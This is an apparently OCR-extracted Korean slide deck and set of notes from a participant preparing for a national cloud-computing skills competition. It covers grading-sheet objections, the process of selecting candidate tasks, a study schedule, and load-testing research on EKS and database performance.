6. Module EKS Scaling의 채점지 4-1 항목에서 Fargate Profile을 조회할 때, 실제 채점 대상인 Status와 Namespace 외에도 Name, Labels, Subnets 등 불필요한 값들이 함께 출력되고 있어 확인에 번거로움이 있습
karpenter가 Status=ACTIVE이어야 합니다"와 같은 긴 설명 텍스트가 결과값과 함께 출력되도록 구성되어 있습니다. 원활하고 직관
신 실제 채점에 필요한 값의 존재 여부나 조건 일치 여부만을 명확하게 확인할 수 있도록 출력 형식 개선이 필요할 것 같습니다.

oyment가 Available인지 확인합니다. Deployment 조회 시 Available의 상태는 숫자와 표기되므로, "해당 값이 0이 아닌지 확인합

5. Module EKS Scaling 채점지 4-4 항목에서 TriggerAuthentication(sqs-worker-trigger-auth)을 검증할 때, 출력 형식의 개선을 건의드립니다. 현재 채점 명령어를 실행하면 name, namespace, podIdentity.identityOwner, podIdentity.provider, secretTargetRef, env 등 설정 값들이 한 번에 출력되고 있습니다. 이로 인해 채점 진행 시 정확히 어떠한 값을 기준으로 평가가 이루어지는지 파악하기 모호한 부분이 있습니다. 확인 부탁드립니다.

물론 이 정도는 많지 않은 편임..

작성자님 2026-08-12 16:14:23.0

2과제 질의드립니다.

"채점지 4-5 Worker EC2 Node는 nodepool=skills-sqs-nodepool, skillsNodepool=event-worker, ready=True가 출력되어야 합니다." 라는 기준도 Pod Replica min 0 특성상 4-6 Scale Out 결과를 포함해 판정할 수 있습니다. 라는 문구가 포함되어야할 것 같습니다. 현재 Worker Pod에만 적용되어있습니다.

작성자님 2026-07-31 13:36:08.0

2과제 문의드립니다.
1. 모듈 전체의 채점 항목에 대해서 값이 모호합니다. 채점지에서는 "요구사항이 충족하는지 확인합니다."라고 명시되어 있지만 채점 진행 시 채점지에 나와 있는 결과만을 기반으로 채점을 진행합니다. 단순히 채점 명령어를 통해 과제지의 요구사항과 비교하는 것이 아닌 명령어를 통해 나오는 결과값을 채점지에 표시하고 정확히 일치 또는 부분 일치 등으로 결과를 표시해야 할 것 같습니다.

2. 모듈 전체의 채점 항목에 대해서 채점지와 채점 스크립트의 명령어가 서로 다릅니다. 예를 들어 Module EKS Scaling의 4-1 채점 항목에서 EKS를 조회하는 명령어를 "aws eks describe-cluster --region us-west-2 --name skills-sqs-cluster --output table"로 되어있지만 채점 스크립트에서는 "aws eks describe-cluster --region us-west-2 --name skills-sqs-cluster --query 'cluster.{Name:name,Status:status,Endpoint:endpoint,Version:version,Role:roleArn,Vpc:vpcConfig}' --output table"로 특정 값만 파싱하여 채점을 진행하고 있습니다. 채점지 및 채점스크립트에서 동일한 명령어로 문제를 조회하여야 할 것 같습니다.

4-3. 난잡했던 출제 과정과 과제 선정 결과

문제 제작보다 중요한 것: 몰아치는 이의제기 폭격에 대응하기

	클라우드컴퓨팅	클라우드컴퓨팅-2026-00003 [51]
	클라우드컴퓨팅	클라우드컴퓨팅-2026-00002 [42]

많은건 50개 수준

4-3. 난잡했던 출제 과정과 과제 선정 결과

문제 제작보다 중요한 것: 몰아치는 이의제기 폭격에 대응하기

심지어 어떻게든 과제 드롭시킬려고 별 대수도 아닌 부분을 지적하거나, 이의제기 또한 AI에게 맡기는 경우가 허다해서 난감했던 경우가 여럿 있었음.

그래도 본인은 큰 문제 없이 넘겼으나.. 페이지 수 이슈로 살짝 문제가 생겼기도 했었음.

문제들 퀄리티는 어떤가요?

⇒ 실제 심사장님 말씀: **여러분들이 출제하신 과제들 상태가 너무 안좋아서 힘들었습니다 ㅠㅠ**

6. 출제 위원분들의 노고가 너무 커짐.

취지 중 일부는 출제 위원분들의 노고를 덜기 위함도 있었으나, 실제로는 AI 남발된 저급한 과제를 직접 수정하시느라 밤잠을 설치셨다고 함..

⇒ 아마 다른 직종도 이건 마찬가지이지 않을까..

4-3. 난잡했던 출제 과정과 과제 선정 결과

이렇게 후보 9개 중 각 과제별 3개의 최종 후보를 선택하고, 최종적으로 당일 하나를 선택하게 됨.

클라우드컴퓨팅 직종 선정 후보과제 최종 제출본

기준일: 2026-07-28
선정 접수번호: 00002, 00003, 00007, 00008
※ 이 폴더의 '최종'은 각 접수과제의 마지막 제출·수정본을 의미하며, 대회 당일 최종 경기과제 확정을 의미하지 않습니다.

선정 근거:
- D-40 / 1·2과제 공개 후보 / 1과제 00002(95점)·00007(90점)·00003(85점·동점처리 우선) / 2과제 00002(95점·1위)·00007·00008(각 85점·공동2위) / D-40(2026-07-13) / 2026-07-24 정정 / 01_직종별과제 추첨표·05_과제접수번호별_순위비용_종합·공모전 공고문 p.4·1과제 세부채점표 4건

1과제 최종 후보: 002, 007, 003

2과제 최종 후보: 002, 007, **008 ← 여기 하나 후보로 올라가긴 함**

4-3. 난잡했던 출제 과정과 과제 선정 결과

이렇게 후보 9개 중 각 과제별 3개의 최종 후보를 선택하고, 최종적으로 당일 하나를 선택하게 됨.

1과제 당일 선택: 002, **007**, 003

2과제 당일 선택: **002**, ~~007~~(선택 X), ~~008~~(드롭)

1과제는 007이 선정되었고, 2과제는 002 자동 선택. (008은 페이지 이슈로 드롭)


4-3. 난잡했던 출제 과정과 과제 선정 결과

1과제(007)

1. 요구사항

당신은 Unicorn Tickets의 DevOps 엔지니어로써 콘서트 예약 플랫폼의 클라우드 환경을 설계하고 운영하고자 합니다. 티켓 예약 시 사용자들이 몰려 높은 트래픽이 발생할 수 있기에 확장성 높고 안정적이여야 하며, 이를 위해 컨테이너 오케스트레이션 도구로 EKS를 선택하였습니다. 아래 다이어그램과 주어진 요구사항을 기반으로 인프라를 구축합니다.

Diagram



2과제(002)

1. 요구사항

1) Workflow
2) Real-time data analytics
3) MSK

다행히 선택된 과제들에 특이사항은 없었음

(세부적인 에러는 출제 위원분들이 해결해주신 듯)


4-3. 난잡했던 출제 과정과 과제 선정 결과

물론 이렇게 되면 선정된 과제의 출제자들이 이득을 보기 때문에, 당일 30% 변경이 있긴 함

⇒ 클라우드 특성상 한가지를 바꾸면 종속된 모든 것들이 바뀔 수 있기 때문에 쉽게 바꾸지 못함

⇒ 그래서 기능이 추가되는 형식. 특히 이번 대회는 아예 별도의 과제와 같은 추가 과제로 30% 변동됨

4-4. 본격 준비 과정



클라우드 전국대회 준비 스케줄

3과제 제구성(1일차)	3과제 제구성(2일차)	3과제 제구성(3일차)	3과제 제구성(4일차)	1,2과제 풀이(1일차)	1,2과제 풀이(2일차)	개인 공부 및 휴식
6/15(월)	6/16(화)	6/17(수)	6/18(목)	6/19(간)	6/20(토)	6/21(일)
17:00					[6] 008-2과제 사전풀이 제점 오류 없음 확인 (3h)	
18:00	[1] 인프라 / 제점 스크립트 구성(4h)	[2] 인프라 / 제점 스크립트 구성(4h)	[3] 기본 인프라 구현 user, product, eks, s3 (4h)	[4] 스트레스 테스트용 바이너리 구현 (cpu, memory) (4h)	귀가	개인 공부
19:00					[5] 008-1과제 사전풀이 제점 오류 없음 확인 (2h)	
20:00					개인공부 및 휴식	
21:00						
22:00	귀가 및 휴식	귀가 및 휴식	귀가 및 휴식	귀가 및 휴식		

제점방법 전수, 1과제 풀이	1,2과제 풀이(1일차)	1,2과제 풀이(4일차)	1,2과제 풀이(5일차)	1,2과제 풀이(6일차)	3과제 제구성(5일차)	개인 공부 및 휴식
6/22(월)	6/23(화)	6/24(수)	6/25(목)	6/26(간)	6/27(토)	6/28(일)
[7] 008-1,2과제 제점 전수(0.5h)		귀가	귀가			
17:00 식사 및 휴식	[8] 001 제점(셀프) [10] 001-2과제 풀이 및 제점(셀프) (4h)	[11] 002-1과제 풀이 (3h + 2h)	[12] 002-2과제 풀이 [13] 제점(셀프) [12] 과제 코멘트 기록 (4.5h)	귀가 [13] 008-1,2과제 문서화 (2h)	[14] 제점 스크립트 구현 [15] 스트레스 DB 설계, 구현 (4h)	개인 공부
19:00 [6] 001-1과제 풀이(2.5h)						
20:00						
21:00 귀가 및 휴식	귀가 및 휴식	[11] 제점(셀프) (0.5h)				

3과제 제구성(6일차)	3과제 제구성(7일차)	3과제 제구성(8일차)	3과제 제구성(9일차)	쉬었음	3과제 제구성(10일차)	3과제 제구성(11일차)
3/10주 6/29(월)	6/30(화)	7/1(수)	7/2(목)	7/3(금)	7/4(토)	7/5(일)
14:00			[16] 제점스크립트 구현 문서화			
15:00	[14] 제점 스크립트 구현 [15] 스트레스 DB 설계, 구현 (4h) * 3		[17] 3과제 시나리오 수립	귀가	[18] 제점 전수 및 검증 (4h) * 4	
16:00			[18] DB/벤치마크/네트워크 병목 발생 구현 (4h)			
17:00						
18:00						
19:00						
20:00						
21:00						

3과제 제구성(12일차)	3과제 제구성(13일차)	3과제 제구성(14일차)	3과제 제구성(15일차)	3과제 제구성(16일차)	3과제 제구성(17일차)	3과제 제구성(18일차)
4주차 7/6(월)	7/7(화)	7/8(수)	7/9(목)	7/10(금)	7/11(토)	7/12(일)
17:00						
18:00						
19:00 [20] user API : DB 개선방안 연구 (4h) * 2		[21] user API : DB 개선방안 연구(대구오) (4h)		[22] 3과제 BP 복합 연구 및 검증 (4h) * 4		
20:00						
21:00						
22:00						

★중요: 3과제 제구성 일단락 되어야 함

쉬었음	1,2과제 풀이(8일차)	1,2과제 풀이(9일차)	1,2과제 풀이(10일차)	1,2과제 풀이(11일차)	1,2과제 풀이(12일차)	1,2과제 풀이(13일차)
5주차 7/13(월)	7/14(화)	7/15(수)	7/16(목)	7/17(금)	7/18(토)	7/19(일)
17:00						
18:00						
19:00 넘기얄카 세미나 등	[23] 003-1과제 풀이 (4h) * 2		[24] 006-1과제 풀이 (4h) * 2		[25] 007-1과제 풀이 (4h) * 2	
21:00						
21:00						
22:00						

★중요: 1,2과제 후보군 풀이 일단락 되어야 함

1,2과제 풀이(13일차)	1,2과제 풀이(14일차)	1,2과제 풀이(15일차)	1,2과제 풀이(16일차)	1,2과제 풀이(17일차)	1,2과제 풀이(18일차)	1,2과제 풀이(19일차)
6주차 7/20(월)	7/21(화)	7/22(수)	7/23(목)	7/24(금)	7/25(토)	7/26(일)
오전 학교 수업	학교 수업	[25] 007-1과제 풀이 (2h)		[27] 002-1과제 풀이 (1h)	1과제 피그레기 마무리	2과제 피그레기 마무리
[25] 007-1과제 풀이 (3h) * 2						
오후 학교 수업	학교 수업	[25] 007-1과제 풀이 (4h)	[26] 007-2과제 풀이	[27] 002-1과제 풀이 (2h)		
귀가 후 귀가 및 휴식	귀가 및 휴식	[25] 007-1과제 풀이 (2h)	[26] 007-2과제 풀이	본가 복귀 [27] 002-2과제 풀이 (2h)	2과제 피그레기 마무리	연신내 복귀

3과제 심화 마무리(1일차)	3과제 심화 마무리(2일차)	3과제 심화 마무리(3일차)	3과제 심화 마무리(4일차)	3과제 심화 마무리(5일차)	3과제 심화 마무리(6일차)	주말 복습
7주차 7/27(월)	7/28(화)	7/29(수)	7/30(목)	7/31(금)	8/1(토)	8/2(일)
방학 오전	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	부하 발생 복합 실전 시나리오 테스트	부하 발생 복합 실전 시나리오 테스트	
방학 오전 3과제 심화 연구 및 테스트		3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	부하 발생 복합 실전 시나리오 테스트	부하 발생 복합 실전 시나리오 테스트	
방학 오전		3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	부하 발생 복합 실전 시나리오 테스트	부하 발생 복합 실전 시나리오 테스트	
방학 오전		3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	부하 발생 복합 실전 시나리오 테스트	부하 발생 복합 실전 시나리오 테스트	
		3과제 심화 연구 및 테스트				
방학 오후		3과제 심화 연구 및 테스트	부하 발생 복합 실전 시나리오 테스트	부하 발생 복합 실전 시나리오 테스트	부하 발생 복합 실전 시나리오 테스트	
방학 오후 3과제 심화 연구 및 테스트	[27] 후보과제 오류 제보용 문서화	3과제 심화 연구 및 테스트	부하 발생 복합 실전 시나리오 테스트	부하 발생 복합 실전 시나리오 테스트	부하 발생 복합 실전 시나리오 테스트	
방학 오후		3과제 심화 연구 및 테스트	부하 발생 복합 실전 시나리오 테스트	부하 발생 복합 실전 시나리오 테스트	부하 발생 복합 실전 시나리오 테스트	
방학 오후	[27] 후보과제 오류 제보용 문서화	3과제 심화 연구 및 테스트	부하 발생 복합 실전 시나리오 테스트	부하 발생 복합 실전 시나리오 테스트	부하 발생 복합 실전 시나리오 테스트	
방학 오후		3과제 심화 연구 및 테스트	부하 발생 복합 실전 시나리오 테스트	부하 발생 복합 실전 시나리오 테스트	부하 발생 복합 실전 시나리오 테스트	

3과제 심화 마무리(7일차)	3과제 심화 마무리(8일차)	3과제 심화 마무리(9일차)	3과제 심화 마무리(10일차)	3과제 심화 마무리(11일차)	전국 3과제 연습	주말 복습
8주차 8/3(월)	8/4(화)	8/5(수)	8/6(목)	8/7(금)	8/8(토)	8/9(일)
방학 오전 3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	
방학 오전 3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	
방학 오전 3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	
방학 오전 3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	
방학 오전 3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	
방학 오전 3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	3과제 심화 연구 및 테스트	

step	no	subject	todo	done	score	comment
1주	1	3과제	인프라, 제점 스크립트 구성	3과제 바이너리 1차만 완성	-	
	2	3과제	인프라, 제점 스크립트 구성	3과제 인프라 구성도 초안 완성	-	
	3	3과제	인프라 구현	기본 인프라 구현(user, product, eks, s3)	-	
	4	3과제	스트레스 테스트용 바이너리 구현	스트레스 테스트용 바이너리 구현(cpu, memory)	-	
	5	3과제	008-1과제 사전풀이	008-1과제 사전풀이, 제점 오류 없음 확인	-	
	6	3과제	008-2과제 사전풀이	008-2과제 사전풀이, 제점 오류 없음 확인	-	
2주	7	1,2과제	제점방법 전수	008-1,2과제 제점 전수	-	
	8	1,2과제	001-1과제 풀이	001-1과제 풀이	-	수준 낮음, 완성도 양양, drop 될 듯, 다시 풀 필요 없음, 제점지 기준으로 1회 solve 면 충분
	9	1,2과제	001-1과제 제점	001 제점(셀프)	30.0/30.0	PDB: minAvailable 1(전이 중 가용성 보호) 와 minReplicas 2 의 상관관계?
	10	1,2과제	001-2과제 풀이, 제점	001-2과제 풀이, 001-2 제점(셀프)	30.0/30.0	https://scythe-snowplow-4f2.notion.site/001-3887c27c3ffb80d845091c12a4823666
	11	1,2과제	002-1과제 풀이 및 제점(셀프)	002-1과제 풀이 및 제점(셀프)	28.5/30.0	제상당다 시간은 많이 소요한 편, 문제 난이도는 적당, 문제 완성도도 부족 완성도 부족으로 오손된 상황이며, 이도적으로 오손된 상황을 복원하게 하는 건지 확인 필요 문제 없음 #과제 선정 then 심사장 질의 필요 https://scythe-snowplow-4f2.notion.site/002-3897c27c3ffb802bb2a3dc66d67c01707pvs=74
	12	1,2과제	002-2과제 풀이 및 제점(셀프)	002-2과제 풀이 및 제점(셀프)	26.0/30.0	완성도가 떨어져서 과제 드롭 예상, 당장 제출이 될 필요는 없을 듯 그러나 구조로 서비스(MSK, Kinesis, NoteBook, Config 등)는 편당있음. 추후 별도 형태로 공부해볼 필요 있음. #과제 선정 then 심사장 질의 필요 https://scythe-snowplow-4f2.notion.site/002-3897c27c3ffb802bb2a3dc66d67c01707pvs=74
3주	13	1,2과제	008-1,2과제 풀이 문서화	008-1,2과제 풀이 문서화	-	https://scythe-snowplow-4f2.notion.site/008-Detail-38c7c27c3ffb80ca8027a38a114b2b92
	14	3과제	제점 스크립트 구현	제점 스크립트 구현	-	
	15	3과제	스트레스 기록 관리 DB 설계, 구현	스트레스 기록 관리 DB 설계, 구현	-	
	16	3과제	제점 스크립트 구현 문서화	제점 스크립트 구현 문서화	-	
	17	3과제	베스트 프랙티스 연구(시나리오 수립)	베스트 프랙티스(시나리오 수립) 구현	-	https://scythe-snowplow-4f2.notion.site/3-Detail-3907c27c3ffb8090b42dee4ae5aa126d
	18	3과제	DB/벤치마크/네트워크 병목 발생 구현	loadgen 및 stress, client, nuxner 구현	-	
	19	3과제	user API 로드 최적 연구	웹 다중 접속 과부하 테스트 완료, DB 병목 도출	-	https://scythe-snowplow-4f2.notion.site/3907c27c3ffb80b2ae0ae1d9416046cc
4주	20	3과제	user API : DB 개선방안 연구	user API : DB 개선방안 연구(소요오)	-	https://scythe-snowplow-4f2.notion.site/Part-B-DB-Part-A-WIP-3967c27c3ffb803a79df7415eda3877?pvs=74
	21	3과제	user API : DB 개선방안 연구(대구오)	user API : DB 개선방안 연구(대구오)	-	[part B-2] https://scythe-snowplow-4f2.notion.site/3-Detail-3907c27c3ffb8090b42dee4ae5aa126d
	22	3과제	3과제 BP 복합 연구 및 검증	3과제 복합 연구 및 검증	-	[part C - F] https://scythe-snowplow-4f2.notion.site/3-Detail-3907c27c3ffb8090b42dee4ae5aa126d
5주	23	1과제	003-1과제 풀이	003-1과제 풀이	? / 30	과제 상당히 복잡함, 시간 부족할 만큼, 완성도 있음 but 모두 해결함, 실제 대회 때 변별력은 크지 않을듯?? => 변경과제 싸움 제점스크립트 해지 1개 발견, 충분 상당히 권장함 수준 https://scythe-snowplow-4f2.notion.site/003-1-39d27c27c3ffb80549640c67b8d14c449
	24	1과제	006-1과제 풀이	003-1과제 풀이	? / 30	구조는 꼬깔난해 풀만했음 https://scythe-snowplow-4f2.notion.site/006-1-3a67c27c3ffb802bac46e77e12f73088
6주	25	1과제	007-1과제 풀이	007-2과제 풀이	? / 30	어려운 부분 문제들이 복합 있어 기본지식으로만 해결하기엔 어려운 수준임, 시간에 연구해서 풀이 가능 but AI를 사용하더라도 시간은 많이 걸림 https://scythe-snowplow-4f2.notion.site/007-1-3a37c27c3ffb80ca853dfdb96c6dfe30
	26	1과제	007-2과제 풀이	007-2과제 풀이		
	27		002-1과제 풀이			
	28		002-2과제 풀이			
			과제 정의용 정의			

17일	3과제 제구성
18일	1,2과제 풀이
11일	3과제 심화 마무리
12일	1,2과제 심화 마무리

[37] 클라우드컴퓨팅 | 추첨 기준: 1위 ~ 3위

과제별 공동순위	1과제	2과제
1위	클라우드컴퓨팅-2026-00002 (95점)	클라우드컴퓨팅-2026-00002 (95점)
2위	클라우드컴퓨팅-2026-00007 (90점)	**클라우드컴퓨팅-2026-00007** **클라우드컴퓨팅-2026-00008** **(공동 85점)**
3위	**클라우드컴퓨팅-2026-00003** **클라우드컴퓨팅-2026-00006**	

○ 클라우드컴퓨팅

- 1과제 후보: 00002, 00007, 00003[동점자 우선기준 35점]

※ 000006[동점자 우선기준 30점]

계정 사용현황	
smc.aws12	예인 진행 중
smc.aws17	예비

partA 웹다중 접속 과부하 테스트

clear	w40 -> w80 / w80 -> w120 상향시 rps 변도 없음은 해결? DB최적화 or API 개상	=> 해결 ok, DB / API 최적화는 큰 양향 없음 확인
clear	worker 수를 늘리면 worker 당 평균속도가 늦어나는 현상은?	
clear	PDB: minAvailable 1(전이 중 가용성 보호) 와 minReplicas 2 의 상관관계?	=> rep 2 값갖이 최저 맞춤, EC2 1개씩 해경가능한 최소보장 범위

3과제 성능테스트 시 DB 병목현상 해결? k8s 구성 해결?

=> rps 6000이 초과된 상황에서 어떻게 대응할 것인가? mass react 전략 점검 필요
=> 대규모에서 비동기방향성 스크어 트레이드오는 한번 더 연구 필요
=> db cpu 14000 이상에서 DB 병목 생길 것 예상, 추후 제점 및 연구 필요

Part B-1, DB 최적화

피포먼스의 병목을 k8s 로 어떻게 측정하지? => 수동 직접 대응을 위한 모니터링 툴 활용 대응 테스트 필요(중요)

Part B-2, DB 최적화 (Many Records)

1억레에 레코드를 입력하는데 시간이 걸리기도 하고 불필요한 GP3 스트리지 => 1억건 이상의 대용량 사내이오 제구성 필요, 1억 / 3억 / 5억 / 10억

그래서 툴 튜닝해서 rps 를 늘린거잖? 어에 튜닝 안해도 s => 튜닝 지체에 큰 의미는 없음, max connection 관리 정도 필요

결론이 인덱스를 쓰겠는가? => 인덱스를 안쓸 이유는 없다. 트레레 들어오기전 준비해야 함 요

★ 유료서비스(rds proxy 등)가 제점? => rds proxy 가 먹인지 효과가 있다!... 무료가 아님

Part C. 시스템 한계(RPS) 증가

기존 연구 rps 140 정체의 근거는 어디에?	=> 결과 지표 분석
기존 keep alive false 에서 워커가 늘수록 커넥션이 급 저하되는 이유는?	=> 자연스러운 현상

마찬가지로 keep alive true 에서 워커 증가와 rps 증가의 의미는? => 자연스러운 현상

keep alive 는 홈페지가 아니라 선수가 새팅할 수 있나? => 대용량 대응 능력 vs 제광량 대응 능력

CF 에서 캐싱 작동시 정합성 유지할 수 있는 방안은? => product 에만 적용할 수 있게... 캐싱성능 향상을 끌어올리수 없다고 생각함.

제점용 인스턴스가 동일리전에 없으면 인터넷 경유한고 => 별로 안중요함

CF를 써도 인터넷으로 경유가 되긴하니 RTT가 낮다니 => 별로 안중요함

Part D. 팀 다중 접속 과부하 테스트 제시도

k8s 병렬 스트레스 중복 이제, 단일 노드(개인 노트북) 스트레스 방생과 차이 => 비교할만한건 아님. 보다 고도화된 제점환경 구상일 뿐

제점용 인스턴스 구분 필요, job 추가 방식 성능 간섭 없나 => 제점 인스턴스 별도 분리 운영 필요(향후 고도화 대 대)

제점 스크립트 동적 방식 제점검 필요(스트레스 툴생 -> 중 => 문제 없음

